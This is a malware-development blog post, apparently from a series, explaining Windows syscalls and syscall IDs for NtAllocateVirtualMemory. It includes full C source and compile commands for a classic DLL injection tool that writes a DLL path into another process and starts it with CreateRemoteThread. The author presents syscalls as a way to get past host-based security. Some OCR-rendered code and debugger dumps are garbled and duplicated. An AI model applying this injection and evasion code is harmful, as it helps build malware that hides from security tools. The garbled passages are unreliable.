

Malware development trick - part 32. Syscalls - part 1. Simple C++ example.

 cocomelonc.github.io/malware/2023/06/07/syscalls-1.html

June 7, 2023



5 minute read

Hello, cybersecurity enthusiasts and white hackers!

```

3 print::syscall.ID.from.stub~  

4 author:@cocomelonc~  

5 https://cocomelonc.github.io/malware/2023/  

6 /*~  

7 #include <windows.h>~  

8 #include <stdio.h>~  

9 ~  

10 void printSyscallStub(char* funcName) {~  

11     HMODULE ntdll = LoadLibraryExA("ntdll.dll",~  

12     NULL, LOAD_LIBRARY_AS_DATAFILE);~  

13     if (ntdll == NULL) {~  

14         printf("failed to load ntdll.dll\n");~  

15         return;~  

16     }~  

17     FARPROC funcAddress = GetProcAddress(ntdll,~  

18     funcAddress);~  

19     if (funcAddress == NULL) {~  

20         printf("failed to get address of %s\n", funcName);~  

21         FreeLibrary(ntdll);~  

22         return;~  

23     }~  

24 }~  

25 ~  

26 printf("address of %s: 0x%p\n", funcName,~  

27 funcAddress);~  

28 //...print the first 23 bytes of the stub~  

29 BYTE* bytes = (BYTE*)funcAddress;~  

30 for (int i = 0; i < 23; i++) {~  

31     printf("%02X ", bytes[i]);~  

32 }~  

33 printf("\n");~  

34 ~  

35 FreeLibrary(ntdll);~  

36 }~  

37 ~  

38 int main() {~  

39     printSyscallStub("NtAllocateVirtualMemory");~  

40     return 0;~  

41 }~  


```

NORMAL hack2.c

This post is the result of my own research and the start of a series of articles about one of the most interesting tricks: Windows system calls.

syscalls

Windows system calls or syscalls provide an interface for programs to interact with the operating system, allowing them to request specific services such as reading or writing to a file, creating a new process, or allocating memory. Recall that syscalls are the APIs responsible for executing actions when a WinAPI function is invoked.

`NtAllocateVirtualMemory` is initiated, for instance, when the `VirtualAlloc` or `VirtualAllocEx` WinAPIs functions are called. This syscall then transfers the user-supplied parameters from the preceding function call to the Windows kernel, executes the requested action, and returns the result to the program.

All syscalls return an NTSTATUS Value that indicates the error code. `STATUS_SUCCESS` (zero) is returned if the syscall succeeds in performing the operation.

The majority of syscalls are not documented by Microsoft, so syscall modules will refer to the documentation shown below:

ReactOS NTDLL reference

The majority of syscalls are exported from the `ntdll.dll` DLL.

You can find windows syscall table at <https://github.com/j00ru/windows-syscalls/>:

j00ru / windows-syscalls (Public)

Code Issues Pull requests Actions Projects Security Insights

master 1 branch 0 tags Go to file Add file <> Code

j00ru Add syscalls from Windows 10 20H2 c667df5 on Nov 1, 2020 8 commits

resources Add syscalls from Windows 10 20H2 3 years ago

x64 Add syscalls from Windows 10 20H2 3 years ago

x86 Add syscalls from Windows 10 20H2 3 years ago

README.md Add syscalls from Windows 10 20H2 3 years ago

About

Windows System Call Tables (NT/2000 /XP/2003/Vista/2008/7/2012/8/10)

Readme Activity 1.8k stars 75 watching 303 forks Report repository

Releases

No releases published

Packages

No packages published

Languages

HTML 100.0%

what's the trick?

Using system calls provides low-level access to the operating system, which can be advantageous when executing operations that are unavailable or more difficult to perform with standard WinAPIs.

Moreover, syscalls can be utilized to circumvent host-based security solutions.

syscall ID

Every syscall has a special syscall number, which is known as syscall ID or system service number. Let's go to see an example. Open `notepad.exe` via `x64dbg` debugger, we can see that `NtAllocateMemory` syscall will have a `syscall ID = 18`:

ck2.exe -I/usr/share/minaw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-implicit

File Machine View Input Devices Help

notepad.exe - PID: 6008 - Module: ntdll.dll - Thread: Main Thread 4444 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Jun 6 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

```

C:8BD1      mov r10,rcx    NtAllocateVirtualMemory
8 18000000  mov eax,18
60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C365
F05          syscall
ret           int 2E
ret           ret

C:8BD1      mov r10,rcx    NtQueryInformationProcess
8 19000000  mov eax,19
60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C385
F05          syscall
ret           int 2E
ret           ret

C:8BD1      nop dword ptr ds:[rax+rax],eax
8 1A000000  mov r10,rcx    ZwWaitForMultipleObjects32
60425 0803FE7F 01 mov eax,1A
test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C3A5
F05          syscall
ret           int 2E
ret           ret

C:8BD1      nop dword ptr ds:[rax+rax],eax
8 18000000  mov r10,rcx    ZwWriteFileGather
60425 0803FE7F 01 mov eax,1B
test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C350
F05          syscall
ret           int 2E
ret           ret

```

RAX 0000000000000000 ntdll.0000:
RDX 0000000000000000
RBP 0000000000000000
RSP 00000020A334F280
RSI 00007FFA703AD480 "LdrpInitia
RDI 0000000000000010

R8 00000020A334F278
R9 0000000000000000
R10 0000000000000000 L'`'
R11 0000000000000246
R12 0000000000000001
R13 0000000000000000
R14 00007FFA703ACD80 "minkernel"
R15 000001BAA0A00000

RIP 00007FFA703511DD ntdll.0000:
Default (x64 fastcall) 5 Unlocked

1: r10=00007FFA7031C504 ntdll.00007FF4
2: rdx=0000000000000000 0000000000000000
3: r8=00000020A334F278 00000020A334F27
4: r9=0000000000000000 0000000000000000
5: [rsp+28] 0000000000000001 00000000

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Address Hex ASCII

00007FFA70281000 CC CC CC CC CC CC CC 48 89 5C 24 08 33 DB 48 #####H.\\$.30H
00007FFA70281010 8D 42 FF 41 BA FE FF 7F 44 BB CB 49 3B C2 41 .BYA@pyy.D.E!;AA
00007FFA70281020 BB 00 00 00 C0 45 0F 47 CB 45 89 C9 0F 88 BA 53 ...AE.GEE.E..P
00007FFA70281030 0A 00 48 85 D2 74 26 4B 2D 4C 2B C1 49 80 04 ..H.Ot@L+OL+A..
00007FFA70281040 12 48 89 C0 24 1A 41 08 B4 04 08 66 85 C0 74 00 .H.At.A...F.At.
00007FFA70281050 66 89 03 48 C1 02 46 83 EA 01 75 E0 48 85 D2 F...A.H@.uAH.O
00007FFA70281060 40 80 44 FE 00 46 C1 48 77 45 1B C0 41 F7 00000020A334F2B8 00007FFA7035459F return to ntdll.0000
00007FFA70281070 41 41 41 41 08 00 80 66 89 18 84 8B 5C 24 08 NA.3...F.H.\\$
00007FFA70281080 11 48 C1 C3 CC CC CC CC CC CC 48 89 5C 24 A.A!#####H.\\$
00007FFA70281090 08 57 48 83 EC 40 49 8B D8 E8 52 00 00 48 8B .WH.i@I.0@R....H

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused System breakpoint reached!

Type here to search 11:28 AM 6/8/2023

Right Ctrl

Audio

ck2.exe -I/usr/share/minaw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-implicit

File Machine View Input Devices Help

notepad.exe - PID: 6008 - Module: ntdll.dll - Thread: Main Thread 4444 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Jun 6 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

```

C:8BD1      mov r10,rcx    NtAllocateVirtualMemory
8 18000000  mov eax,18
60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C365
F05          syscall
ret           int 2E
ret           ret

C:8BD1      mov r10,rcx    NtQueryInformationProcess
8 19000000  mov eax,19
60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C385
F05          syscall
ret           int 2E
ret           ret

C:8BD1      nop dword ptr ds:[rax+rax],eax
8 1A000000  mov r10,rcx    ZwWaitForMultipleObjects32
60425 0803FE7F 01 mov eax,1A
test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C3A5
F05          syscall
ret           int 2E
ret           ret

C:8BD1      nop dword ptr ds:[rax+rax],eax
8 18000000  mov r10,rcx    ZwWriteFileGather
60425 0803FE7F 01 mov eax,1B
test byte ptr ds:[7FFE0308],1
5 03         jne ntdll.7FFA7031C350
F05          syscall
ret           int 2E
ret           ret


```

RAX 0000000000000000 ntdll.0000:
RDX 0000000000000000
RBP 0000000000000000
RSP 00000020A334F280
RSI 00007FFA703AD480 "LdrpInitia
RDI 0000000000000010

R8 00000020A334F278
R9 0000000000000000
R10 0000000000000000 L'`'
R11 0000000000000246
R12 0000000000000001
R13 0000000000000000

RIP 00007FFA703511DD ntdll.0000:
Default (x64 fastcall) 5 Unlocked

But, it is important to be aware that syscall IDs will differ depending on the OS (e.g. Windows 10 vs Windows 7 or Windows 11) and within the version itself (e.g. Windows 10 1903 vs Windows 10 1809):



```
Administrator: Windows PowerShell
PS C:\Users\user\Desktop\research\2023-06-07-syscalls-1> systeminfo

Host Name:           WIN10-1903
OS Name:            Microsoft Windows 10 Home
OS Version:         10.0.18362 N/A Build 18362
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:     Multiprocessor Free
Processor Owner:   Windows User
Processor Registered Organization:
Product ID:        00326-10000-00000-AA401
Original Install Date: 6/7/2023, 2:36:02 PM
System Boot Time:   6/7/2023, 9:18:50 PM
System Manufacturer: innotek GmbH
System Model:       VirtualBox
System Type:        x64-based PC
Processor(s):       1 Processor(s) Installed.
                     [0]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1190 Mhz
BIOS Version:       innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\Windows
System Directory:  C:\Windows\system32
Boot Device:        \Device\HarddiskVolume1
System Locale:     en-us;English (United States)
Input Locale:      en-us;English (United States)
Time Zone:         (UTC+03:00) Istanbul
```

practical example

Let's go see a real example. Just take a look at an example that is similar to the example from my post about [classic DLL injection](#):

```

/*
hack.c
classic DLL injection example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
    HANDLE           ProcessHandle,
    PVOID            *BaseAddress,
    ULONG            ZeroBits,
    PULONG           RegionSize,
    ULONG            AllocationType,
    ULONG            Protect
);

char evildLL[] = "C:\\\\temp\\\\evil.dll";
unsigned int evillen = sizeof(evildLL) + 1;

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    LPVOID rb; // remote buffer

    // handle to kernel32 and pass it to GetProcAddress
    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    HMODULE ntdll = GetModuleHandle("ntdll");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    // parse process ID
    if ( atoi(argv[1]) == 0 ) {
        printf("PID not found :( exiting...\n");
        return -1;
    }
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

    pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
    (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

    // allocate memory buffer for remote process
    myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evillen, MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);

    // "copy" evil DLL between processes
    WriteProcessMemory(ph, rb, evildLL, evillen, NULL);
}

```

```
// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
CloseHandle(ph);
return 0;
}
```

The only difference is:

```
//...
#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
    HANDLE          ProcessHandle,
    PVOID           *BaseAddress,
    ULONG           ZeroBits,
    PULONG          RegionSize,
    ULONG           AllocationType,
    ULONG           Protect
);

//...
//...
//...

pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

// allocate memory buffer for remote process
myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

//...
```

As usually, for simplicity “evil” DLL is **meow-meow** messagebox:

```

/*
evil.c
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow-meow!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

```

Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```

[cocomelonc㉿kali)-[~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
[cocomelonc㉿kali)-[~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
$ ls -lt
total 184
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Jun  8 12:03 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jun  8 11:24 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc   875 Jun  8 11:17 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc  1823 Jun  8 10:41 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jun  7 22:30 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   554 Jun  7 22:25 evil.c

```


And run:

```
.\hack.exe <PID>
```



It worked as expected for `mspaint.exe` with PID = 5520.

Also if we attach it to `x64dbg`:



As you can see, `syscall ID = 18` for `hack.exe` at the same machine.

practical example 2

Then, let's try to retrieve syscall stub from `ntdll`. In this part I just want to print it for checking correctness that `syscall ID` for `NtAllocateVirtualMemory` is `18` for `Windows 10 x64 version 1903`.

Retrieving the `ntdll` syscall stubs from disk at runtime can be done by dynamically loading the `ntdll.dll` file from disk into the process memory, then getting the address of the required function. Below is a basic outline of how we can accomplish this (`hack2.c`):

```

/*
hack2.c
print syscall ID from stub
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/06/07/syscalls-1.html
*/
#include <windows.h>
#include <stdio.h>

void printSyscallStub(char* funcName) {
    HMODULE ntdll = LoadLibraryExA("ntdll.dll", NULL, DONT_RESOLVE_DLL_REFERENCES);

    if (ntdll == NULL) {
        printf("failed to load ntdll.dll\n");
        return;
    }

    FARPROC funcAddress = GetProcAddress(ntdll, funcName);

    if (funcAddress == NULL) {
        printf("failed to get address of %s\n", funcName);
        FreeLibrary(ntdll);
        return;
    }

    printf("address of %s: 0x%p\n", funcName, funcAddress);

    // print the first 23 bytes of the stub
    BYTE* bytes = (BYTE*)funcAddress;
    for (int i = 0; i < 23; i++) {
        printf("%02X ", bytes[i]);
    }
    printf("\n");

    FreeLibrary(ntdll);
}

int main() {
    printSyscallStub("NtAllocateVirtualMemory");
    return 0;
}

```

This example uses the `LoadLibraryExA` function with the `DONT_RESOLVE_DLL_REFERENCES` flag to load the DLL file as a data file instead of a DLL module. Then it uses `GetProcAddress` to get the address of the desired syscall function in the data file. Note that the printed bytes **are not the syscall number**, they're the beginning of the code of the stub that makes the syscall. The syscall number itself is encoded in this stub.

demo

Let's go to see everything in action. Compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
└─$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc㉿kali) [~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
└─$ ls -lt
total 184
